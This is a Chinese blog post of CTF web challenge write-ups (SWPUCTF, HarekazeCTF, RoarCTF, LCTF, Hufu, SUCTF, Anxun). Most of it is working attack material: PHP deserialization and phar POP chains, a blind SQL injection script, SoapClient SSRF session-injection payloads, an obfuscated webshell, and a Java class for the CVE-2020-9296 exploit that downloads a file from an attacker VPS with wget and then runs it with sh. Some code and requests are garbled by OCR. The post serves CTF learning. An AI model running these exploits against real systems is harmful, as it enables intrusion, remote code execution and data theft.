




原创

 于 2021-08-31 02:33:48 发布  183  收藏

文章标签: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43610673/article/details/120008883

版权

[SWPUCTF 2018]SimplePHP

可以上传到找不到上传的文件

http://05de1970-8bf0-44cd-ba69-44dd2d41c86a.node3.buuoj.cn/file.php?file=upload_file.php

直接就可以从?file读源码, 还用伪协议试了半天不行。。。

先看下function.php的内容

看源码得知上传的文件在/upload/目录下 文件名只能是几种图片格式

主要代码在class.php

```
<?php
class C1e4r
{
    public $test;
    public $str;
    public function __construct($name)
    {
        $this->str = $name;
    }
    public function __destruct()
    {
        $this->test = $this->str;
        echo $this->test;
    }
}
class Show
{
    public $source;
    public $str;
    public function __construct($file)
    {
        $this->source = $file; // $this->source = phar://phar.jpg
        echo $this->source;
    }
    public function __toString()
    {
        $content = $this->str['str']->source;
        return $content;
    }
    public function __set($key,$value)
    {
        $this->$key = $value;
    }
    public function _show()
    {
        if(preg_match('/http|https|file|gopher|dict|\\.\\.|f1ag/i',$this->source)) {
            die('hacker!');
        } else {
            highlight_file($this->source);
        }
    }
    public function __wakeup()
    {
        if(preg_match("/http|https|file|gopher|dict|\\.\\.|f1", $this->source)) {
            echo "hacker-";
            $this->source = "index.php";
        }
    }
}
class Test
{
    public $file;
    public $params;
    public function __construct()
    {
        $this->params = array();
    }
    public function __get($key)
    {
        return $this->get($key);
    }
    public function get($key)
    {
        if(isset($this->params[$key])) {
            $value = $this->params[$key];
        } else {
            $value = "index.php";
        }
        return $this->file_get($value);
    }
    public function file_get($value)
    {
        $text = base64_encode(file_get_contents($value));
        return $text;
    }
}
?>
```

__get () 当未定义的属性或没有权限访问的属性被访问时该方法会被调用。

构造pop链C1e4r::destruct() --> Show::toString() --> Test::__get()

Exp:

```
<?php
class C1e4r
{
    public $test;
    public $str;
}
class Show
{
    public $source;
    public $str;
}
class Test
{
    public $file;
    public $params;
}

$c1e4r = new C1e4r();
$show = new Show();
$test = new Test();
$test->params['source'] = "/var/www/html/f1ag.php"; #只能为source因为__get($key)的$key是由str[str]->source这来的
$c1e4r->str = $show;
$show->str['str'] = $test;
$phar = new Phar("exp.phar");
$phar->startBuffering();
$phar->setStub('<?php __HALT_COMPILER(); ? >');
$phar->setMetadata($c1e4r);
$phar->addFromString("exp.txt", "test");
$phar->stopBuffering();
?>
```

修改后缀名后上传 用phar伪协议触发反序列化

HarekazeCTF2019]encode_and_encode

```
$regexp = '/\s+implode\(\s+,\s+$keyword\s+\s+ - /i';
if (preg_match($regexp, $str)) {
    return false;
}
return true;
}

$body = file_get_contents('php://input');
$json = json_decode($body, true);

if (is_valid($body) && isset($json) && isse($json['page'])) {
    $page = $json['page'];
    $content = file_get_contents($page);
    if (!is_valid($content)) {
        $content = "<p>not found</p>\n";
    }
} else {
    $content = '<p>invalid request</p>';
}

// no data
$content = preg_replace('/HarekazeCTF\{.\}/i', 'HarekazeCTF{&#1;ensored&#1;}', $content);
echo json_encode(['content' => $content]);
CSDN @Arnoldqqq
```

得到post流的数据并json——decode，并读取以page为文件名的内容，最后还把flag又处理了下，用伪协议加base64绕过就行 主要是上面的正则过滤了伪协议以及flag关键字

json_decode会自动解析unicode编码，因此我们可以用unicode编码来绕过上面的正则匹配

[unicode编码网站](#)

```
{ "page": "\u0070\u0068\u0070://filter/convert.base64-encode/resource=\u0066\u006c\u0061\u0067" }
```

Post提交即可

[RoarCTF 2019]Online Proxy

还以为是ssrf测了一下不行 结果是SQL注入

```
1 欢迎使用 Online Proxy. 使用方法为 /?url=. 例如 /?url=https://baidu.com/. <br>
2 为了保障您的使用体验, 我们可能收集您的使用信息, 这些信息只会被用于提升我们的服务, 请您放心. <br>
3 <!-- Debug Info:
4 Duration: 0.04656195640564 s
5 Current Ip: 127.0.0.1 -->
6 <!-- Debug Info:
7 Duration: 0.053481101989746 s
8 Current Ip: 115.225.218.167 -->
```

CSDN @Arnoldqqq

看提示是ip会被记录

<pre> Pretty Raw \n Actions 1 GET /?url=http://127.0.0.1 HTTP/1.1 2 Host: node3.buuoj.cn:25813 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20101010 Firefox/84.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: UM_distinctid= 176e143160957a-00b1b73c3447688-4c3f207e-144000-176e143160a17f; track_uid =b62613e3-dd67-44ed-ea62-56331609658a 9 Upgrade-Insecure-Requests: 1 10 X-Forwarded-For: 127.0.0.1 11 Content-Length: 0 12 Cache-Control: max-age=0 13 14 15 </pre>	<pre> Pretty Raw Render \n Actions 1 HTTP/1.1 200 OK 2 Server: nginx/1.16.1 3 Date: Fri, 08 Jan 2021 10:56:59 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 X-Powered-By: PHP/7.3.10 7 Content-Length: 415 8 9 Online Proxy?url=/?url=https://ba 10 <!-- Debug Info: 11 Duration: 0.038897037506104 s 12 Current Ip: 127.0.0.1 --> 13 <!-- Debug Info: 14 Duration: 0.044116973876953 s 15 Current Ip: 127.0.0.1 16 Last Ip: 115.225.218.167 --> </pre>
--	--

CSDN @Arnoldqqq

X-Forwarded-For: 127.0.0.1 可伪造ip 然后想偷懒直接sqlmap 发现不行

手工测试为二次注入，第一次输入payload后 第二次输入时查询上一次的ip时出=触发注入，第三次查询时得到结果

```

import requests
url = "http://node3.buuoj.cn:25321/"
head = {
    "GET": "/ HTTP/1.1",
    "Cookie": "track_uid=b62613e3-dd67-44ed-ea62-56331609658a",
    "X-Forwarded-For": ""
}
result = ""
# payload = "0" or ascii(substr((select group_concat(schema_name) from information_schema.schemata),{0},1))>{1} or '0'
# payload = "0" or ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=0x46346c395f4434743442343565),{0},1))>{1} or '0'
# payload = "0" or ascii(substr((select group_concat(column_name) from information_schema.columns where table_schema=0x46346c395f4434743442343565),{0},1))>{1} or '0'
payload = "0" or ascii(substr((select F4I9_C01uMn from F4I9_D4I4B45e.F4I9_t4b1e limit 1,1),{0},1))>{1} or '0'
for i in range(1,100):
    l = 1
    r = 127
    mid = (l+r)>>1
    while(l<r):
        head["X-Forwarded-For"] = payload.format(i,mid)
        html_0 = requests.post(url,headers = head)
        head["X-Forwarded-For"] = "test"
        html_0 = requests.post(url, headers=head)# 查询上次IP时触发二次注入
        html_0 = requests.post(url, headers=head)# 再次查询得到结果
        if "Last Ip: 1" in html_0.text:
            l = mid+1
        else:
            r = mid
        mid = (l+r)>>1
    if(chr(mid)==' '):
        break
    result+=chr(mid)
print(result)

```

[BJDCTF2020]EzPHP

<https://www.gem-love.com/ctf/770.html>

[强网杯 2019]Upload

SESSION处存在反序列化，利用后可修改上传得头像后缀为php

<https://www.zhaojin.read-5873.html#0x01UPLoAD>

LCTF2018-bestphp's revenge


```

<?php
highlight_file( __FILE__ );
$b = 'implode';
call_user_func($GET['f'], $_POST);
session_start();
if (isset($_GET['name'])) {
    $_SESSION['name'] = $_GET['name'];
}
var_dump($_SESSION); //打印出session的内容
$a = array(reset($_SESSION), 'welcome_to_the_lctf2018');
call_user_func($b, $a);
?>

```

从代码中不难发现有call_user_func这个代码执行的常见函数，但其第二个参数被传入post数组无法被直接用来执行命令。


当参数为字符串时正常输出phpinfo



而当传入数组时便不会起效，同时是在php7.1版本之后 assert()默认不再可以执行代码，eval()也是不行的。

```
<?php
highlight_file(__FILE__);
// $b='111';
// $a='phpinfo';
// call_user_func($a, $b);
call_user_func($_GET['f'], $_POST);
echo "\$_POST-----";
var_dump($_POST);
?>
```

Warning: phpinfo() expects parameter 1 to be integer, array given in D:\phpStudy\PHPTutorial\WWW\index.php on line 6
 \$_POST-----array(1) { [111]=> string(0) "" }



但当call_user_func第一个参数为数组时，会把第一个值当作类名，第二个值当作方法进行回调。那在利用第一个回调函数对\$b进行变量覆盖之后，通过两个call_user_func函数的套娃，第二个回调函数处\$b=call_user_func，\$a为一个数组且作为call_user_func函数第一个参数，就可以用来调用php原生类的方法了。

SoapClient类可以用来ssrf: https://www.cnblogs.com/iamstudy/articles/unserialize_in_php_inner_class.html#_label1_0

而题目还有个flag.php页面，只能通过本地访问

```
only localhost can get flag!session_start();
echo 'only localhost can get flag!';
$flag = 'LCTF{*****}';
if($_SERVER["REMOTE_ADDR"]=="127.0.0.1"){
    $_SESSION["flag"] = $flag;
}
only localhost can get flag!
```

那剩下要做的就是ssrf去访问flag.php，然后获取flag。再把SESSION中的flag打印出来。

反序列化的payload传入就需要用到PHP中SESSION的反序列化机制。我们可以利用回调函数来覆盖session默认的序列化引擎。

PHP内置了多种处理器用于存储\$_SESSION数据时会和数据进行序列化和反序列化，常用的有以下三种，对应三种不同的处理格式：

处理器	对应的存储格式
php	键名 + 竖线 + 经过serialize()函数反序列化处理的值
php_binary	键名的长度对应的ASCII字符 + 键名 + 经过serialize()函数反序列化处理的值
php_serialize(PHP>=5.5.4)	经过serialize()函数反序列化处理的数组

配置选项 session.serialize_handler，通过该选项可以设置序列化及反序列化时使用的处理器。CSDN @Arnoldqqq

当序列化的引擎和反序列化的引擎不一致时，就可以利用引擎之间的差异产生序列化注入漏洞。

例如传入 `$_SESSION['name']='|O:5:"Smile":1:{s:4:"test";s:3:"AAA"};`

序列化引擎使用的是php_serialize，那么保存的session文件为

```
a:1:{s:4:"name";s:5:"|O:5:"Smile":1:{s:4:"test";s:3:"AAA"};};
```

而反序列化引擎如果使用的是php，就会把 `|` 作为key和value的分隔符。把 `a:1:{s:4:"name";s:5:"` 当作键名，而把 `0:5:"Smile":1:{s:4:"test";s:3:"AAA"};` 当作经过serialize函数处理过的值，最后会把它进行unserialize处理，此时就构成了一次反序列化注入攻击。

CSDN @Arnoldqqq

构造SSRF的Soap类的序列化字符串POC

```
<?php
$url = "http://127.0.0.1/flag.php";
$b = new SoapClient(null, array('uri' => $url, 'location' => $url));
$a = serialize($b);
$a = str_replace("'", "\r\n", $a);
echo "I . urlencode($a);
?>
```

在POC中还有个CRLF: SOAP漏洞利用之CRLF与SSRF

Payload:

```
|O:3A10%3A%22SoapClient%22%3A3A%7Bs%3A3A%22uri%22%3B%3A25%3A%22http%3A%2F%2F127.0.0.1%2Fflag.php%22%3B%3A8%3A%22location%22%3B%3A25%3A%22http%3A%2F%2F127.0.0.1%2F
```

利用回调函数覆盖session序列化引擎为php_serialize，构造SSRF的Soap类的序列化字符串配合序列化注入写入session文件

Request

```
1 POST /?f=session_start&name=
|O:3A10%3A%22soapClient%22%3A3A%7Bs%3A3A%22uri%22%3B%3A25%3A%22http%3A%2F%2F127.0.0.1%2Fflag.php%22%3B%3A8%3A%22location%22%3B%3A25%3A%22http%3A%2F%2F127.0.0.1%2Fflag.php%22%3B%3A13%3A%22_soap_version%22%3B%3A1%3B%7D HTTP/1.1
2 Host:
0a0a7b5f-7ee3-484b-be54-8bbd2ee08fdb.node3.buuoj.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:89.0) Gecko/20100101 Firefox/89.0
4 Accept: */*
5 Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,e
n;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Cache: no-cache
9 Origin:
moz-extension://4d9e492c-3260-4697-96bc-74818935c4bb
10 Content-Length: 31
11 Connection: close
2 Cookie: UM_distinctid=
179bdcab380205-045471618dd1e3-4c3f2c72-144000-179bdc
ab381445; session=
4195e930-bfac-49d2-8789-2e091799c484.cbEogHcOBA4UDYd
Y3LQrFFIwrPU; PHPSESSID=8a23h9klsmr81e9140ja2h48r1
3
4 serialize_handler=php_serialize
```

Response

```
<span style="color: #007700">[</span>
<span style="color: #DD0000">'name'</span>
<span style="color: #007700">];<br />
}<br />
</span>
<span style="color: #0000BB">var_dump</span>
<span style="color: #007700">(</span>
<span style="color: #0000BB">$_SESSION</span>
<span style="color: #007700">);<br />
</span>
<span style="color: #0000BB">$a<span style="color: #007700">=</span>
<span style="color: #0000BB">array</span>
<span style="color: #0000BB">[</span>
<span style="color: #007700">];</span>
</span>
<span style="color: #0000BB">$_SESSION</span>
<span style="color: #007700">);<br />
</span>
<span style="color: #DD0000">'welcome_to_the_lctf2018'</span>
<span style="color: #007700">];<br />
</span>
<span style="color: #0000BB">call_user_func</span>
<span style="color: #007700">(</span>
<span style="color: #0000BB">$b</span>
<span style="color: #007700">);<br />
</span>
<span style="color: #0000BB">$a</span>
<span style="color: #007700">);<br />
</span>
<span style="color: #0000BB">?</span>
</span>
</code>
array(1) {
  ["name"] =>
  string(139) "|O:10:"SoapClient":3:{s:3:"uri";s:25:"f
```

然后利用变量覆盖漏洞，覆盖掉变量b为回调函数call_user_func，回调函数调用Soap类的未知方法，触发__call方法进行SSRF访问flag.php，把flag写入session。

Request

```
1 POST /?f=extract&name=SoapClient HTTP/1.1
2 Host:
0a0a7b5f-7ee3-484b-be54-8bbd2ee08fdb.node3.buuoj.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:89.0) Gecko/20100101 Firefox/89.0
4 Accept: */*
5 Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,e
n;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Cache: no-cache
9 Origin:
moz-extension://4d9e492c-3260-4697-96bc-74818935c4bb
10 Content-Length: 16
11 Connection: close
12 Cookie: UM_distinctid=
179bdcab380205-045471618dd1e3-4c3f2c72-144000-179bdc
ab381445; session=
4195e930-bfac-49d2-8789-2e091799c484.cbEogHcOBA4UDYd
Y3LQrFFIwrPU; PHPSESSID=8a23h9klsmr81e9140ja2h48r1
13
14 b=call_user_func
```

Response


```
14 </code>
15 array(2) {
16   ["a"] => string(139) ""
17   ["uri"] =>
18   string(25) "http://127.0.0.1/flag.php"
19   ["location"] =>
20   string(25) "http://127.0.0.1/flag.php"
21   ["soap_version"] =>
22   int(1)
23   ["httpsocket"] =>
24   int(0)
25   ["__call"] =>
26   int(0)
27   ["__http"] =>
28   int(0)
29   ["__cookie"] =>
30   int(0)
31   ["__cookie"] =>
32   array(1) {
33     ["__cookie"] =>
34     array(3) {
35       [0] =>
36       string(26) "03gl4jefgpa6ivml4qrdj6"
37     }
38   }
39   ["__"] =>
40   string(1) "/"
41   ["__"] =>
42   string(9) "127.0.0.1"
```

将这个session保存后，访问index.php打印出flag.

```
var_dump($_SESSION);
$a = array(reset($_SESSION), 'welcome_to_the_lctf2018');
call_user_func($b, $a);
?> array(1) {["flag"] => string(42) "flag3e9b7caa-af51-4abb-9733-eb97a089cc01"}
```

主要记录了解题过程，详细的分析：[虎符 CTF2021 Web 零解题 Internal System WriteUp](#)

打开是个登陆界面，F12可以看到提示 访问/source得到源码



```
view-source:http://3b3730c8-9fde-4899-bab0-6632803038b6.node3.buuoj.cn/source

const express = require('express')
const router = express.Router()

const axios = require('axios')

const isIp = require('is-ip')
const IP = require('ip')

const UrlParse = require('url-parse')

const {sha256, hint} = require('./utils')

const salt = 'noooooooooojssssssssss8_issssss_beeeeest'
const adminHash = sha256(sha256(salt + 'admin') + sha256(salt + 'admin'))
const port = process.env.PORT || 3000

function formatResponse(response) {
  if (typeof(response) !== 'object') {
    return JSON.stringify(response)
  } else {
    return response
  }
}

function SSRF_WAF(url) {
  const host = new UrlParse(url).hostname.replace(/\[\]\/g, '')
  return isIp(host) && IP.isPublic(host)
}

function FLAG_WAF(url) {
  const pathname = new UrlParse(url).pathname
  return !pathname.startsWith('/flag')
}
```

先看/login路由的内容

```
router.get('/login', (req, res, next) => {
  const {username, password} = req.query;

  if(!username || !password || username.length !== password.length || username !== 'admin') { // 注册时就是输入，以及所输入的用户名和密码是否一致，以及用户名是否为 admin. 如果是的话，直接拦截
    res.render('login')
  } else {
    const hash = sha256(sha256(salt + username) + sha256(salt + password)) // 组合成 hash
    req.session.admin = hash === adminHash // 与管理员 hash 比较，对上了就给 session 里这个东西赋值真
    res.redirect('/index')
  }
})
```

Nodejs审计的不多，所以这里是直接截图大佬的博客。

这里通过数组来绕过admin限制，而数组在后面和salt字符串拼接后转为字符串，不影响后面的逻辑。

/login?username[]=admin&password=admin

跳转到一个代理器页面，通过这个页面我们可以直接访问到外网的页面，查看对应的代码发现有个waf组合进行过滤。

```
1 router.get('/proxy', async(req, res, next) => {
2   if(!req.session.admin) {
3     return res.redirect('/index')
4   }
5   const url = decodeURI(req.query.url);
6
7   console.log(url)
8
9   const status = WAF_LISTS.map((waf) => waf(url)).reduce((a, b) => a & b)
10
11   if(!status) {
12     res.render('base', {title: 'WAF', content: "Here is the waf..."})
13   } else {
14     try {
15       const response = await axios.get(`http://127.0.0.1:${port}/search?url=${url}`)
16       res.render('base', response.data)
17     } catch(error) {
18       res.render('base', error.message)
19     }
20   }
21 }
22
23 router.post('/proxy', async(req, res, next) => {
24   if(!req.session.admin) {
25     return res.redirect('/index')
26   }
27   // test url
28   // not implemented here
29   const url = "https://postmanrecho.com/post"
30   await axios.post(`http://127.0.0.1:${port}/search?url=${url}`)
31   res.render('base', "Something needs to be implemented")
32 })
```

```
function SSRF_WAF(url) { // 判断 URL 所请求的地址是否在网内
  const host = new UrlParse(url).hostname.replace(/\[\]\/g, '')
  return isIp(host) && IP.isPublic(host)
}

function FLAG_WAF(url) { // 判断 URL 所请求的 uri 开头是否为 /flag
  const pathname = new UrlParse(url).pathname
  return !pathname.startsWith('/flag')
}

function OTHER_WAF(url) { // 没啥用
  return true;
}

const WAF_LISTS = [OTHER_WAF, SSRF_WAF, FLAG_WAF] // 组合
```


这里使用<http://0.0.0.0:3000>即可绕过，只要是本机监听的端口，都会被请求到。

由于/proxy路由存在waf这里无法直接访问到/flag路由，利用ssrf访问本地的/search路由即可绕过过滤。

/proxy?url=http://0.0.0.0:3000/search?url=http://127.0.0.1:3000/flag



提示内网有一个 Netflix Conductor 服务器，利用ssrf对内网8080端口进行探测。



要在靶机同C段进行探测，根据启动靶机实际情况输入。

/proxy?url=http://0.0.0.0:3000/search?url=http://10.0.229.14:8080/



Swagger，是 Netflix Conductor 的文档页。

/proxy?url=http://0.0.0.0:3000/search?url=http://10.0.229.14:8080/api/admin/config



得到版本号，CVE-2020-9296，在这可以打。[CVE-2020-9296-Netflix-Conductor-RCE-漏洞分析](#)

本地创建一个 Evil.java。其中要执行命令为从我们自己的服务器上获取一个文件存到本地，为后面 RCE做准备。直接反弹 Shell 或者直接执行命令再curl带出来都不行。

因为字符串形式下Runtime.getRuntime().exec执行命令的时候无法解释&等特殊字符的本质是execvp特殊符号。[Java Runtime.getRuntime\(\).exec由表及里](#)

Evil.java


```
public class Evil
{
    public Evil() {
        try {
            Runtime.getRuntime().exec("wget http://your-vps-ip:9998 -O /tmp/test");
        }
        catch (Exception ex) {
            ex.printStackTrace();
        }
    }
    public static void main(final String[] array) {
    }
}
```

javac Evil.java将其编译为class文件，再使用 <https://github.com/f1tz/BCELCodeman> 这个工具将其转换为 BCEL 编码。（生成class和编码均要使用jdk8u211版本，用了java8最新的8u291版本会报错）<https://www.oracle.com/java/technologies/javase/javase8u211-later-archive-downloads.html>


java -jar BCELCodeman.jar e Evil.class



/proxy?url=payload 打就完事了



Evil.java将要执行命令改成 sh /tmp/test 再执行一遍上面的过程即可。一遍下载存储要执行命令的文件，第二遍执行文件中的命令。



[安洵杯 2019]不是文件上传

源码地址: https://github.com/D0g3-Lab/i-SOON_CTF_2019/tree/master/Web/不是文件上传

Sql注入触发反序列化

从文件上传之后 show.php的回显基本可以想到存在sql存储过程，结合源码进行分析。



文件名处存在明显sql注入。另外在文件存储以及show时也有序列化操作。

Helper类还存在一个魔术方法可以读取任意文件。

```

1 <?php
2 class helper {
3     protected $folder = "pic/";
4     protected $ifview = False;
5     protected $config = "config.txt";
6     //The function is not yet perfect, it is not open yet.
7
8
9     public function view_files($path){
10         if($this->ifview == False){
11             return False;
12         }
13         //The function is not yet perfect, it is not open yet.
14         $content = file_get_contents($path);
15         echo $content;
16     }
17
18     function __destruct(){
19         #.Read some config.html
20         $this->view_files($this->config);
21     }
22 }
23
24 ?>

```

CSDN @Arnoldqqq

构造pop链

```

<?php
class helper {
    protected $ifview = True;
    protected $config = "flag";
}
$a = new helper();
echo bin2hex(serialize($a));

```

抓包修改文件名，show.php得到flag

```

Payload:
a',1',1',1',0x4f3a363a2268656c706572223a323a7b733a393a22002a00696676696577223b623a313b733a393a22002a00636f6e666967223b733a353a222f666c6167223b7d)#.pr

```

这段hex所在位置即为\$row["attr"]的位置。

[SUCTF 2018]GetShell

can you upload a shell?

文件名: 1.php

```

if($contents=file_get_contents($_FILES["file"]["tmp_name"])){
    $data=substr($contents,5);
    foreach ($black_char as $b) {
        if (stripos($data, $b) !== false){
            die("illegal char");
        }
    }
}

```

CSDN @Arnoldqqq

\$_FILES参数详解及简单<form>表单无刷新上传文件

\$_FILES经由 HTTP POST 文件上传而提交至脚本的变量，类似于旧数组\$HTTP_POST_FILES 数组（依然有效，但反对使用）详细信息可参阅 POST方法上传

\$_FILES数组内容如下：

\$_FILES['myFile']['name']	客户端文件的原名称
\$_FILES['myFile']['type']	文件的 MIME类型，需要浏览器提供该信息的支持，例如"image/gif"
\$_FILES['myFile']['size']	已上传文件的大小，单位为字节
\$_FILES['myFile']['tmp_name']	文件被上传后在服务端储存的临时文件名，一般是系统默认，可以在php.ini的upload_tmp_dir指定，但用 putenv() 函数设置是不起作用的
\$_FILES['myFile']['error']	和该文件上传相关的错误代码，['error'] 是在 PHP 4.2.0版本中增加的，下面是它的说明：（它们在PHP3.0以后成了常量）
UPLOAD_ERR_OK	值: 0; 没有错误发生，文件上传成功
UPLOAD_ERR_INI_SIZE	值: 1; 上传的文件超过了 php.ini 中 upload_max_filesize选项限制的值
UPLOAD_ERR_FORM_SIZE	值: 2; 上传文件的大小超过了 HTML 表单中 MAX_FILE_SIZE 选项指定的值
UPLOAD_ERR_PARTIAL	值: 3; 文件只有部分被上传
UPLOAD_ERR_NO_FILE	值: 4; 没有文件被上传， 值: 5; 上传文件大小为0

CSDN @Arnoldqqq

文件上传时会检查是否存在黑名单中的字符。Fuzz得知\$ () . ; = _ [] ~等字符没有被过滤。

用p神之前一篇文章得方法取反进行getshell

这儿注意一个问题，由于题目中过滤了空格和换行符，所以我们只能把shell写在一行之内，而且结尾不能有?>，由题目中的过滤代码我们知道，他是从shell的第6个字符开始检测的

常规的写法是<?php xxx，第6个字符刚好是空格，所以我们只能用<?=的方式

```
<?=$_;$__=$_;$__=$_=$_;$__=~菜[$__];$__=~内[$__];$__=~莱[$__];$__=~苏[$__];$__=~的[$__];$__=~畔[$__];$__=_,$__=~课[$__];$__=~旭[$__];$__=~笔[$__];$__=~端[$__];$__=$$__$;__$($__[-瞎[$__]]);
```

即<?=system(\$_POST["a"]); .执行env得到环境变量即可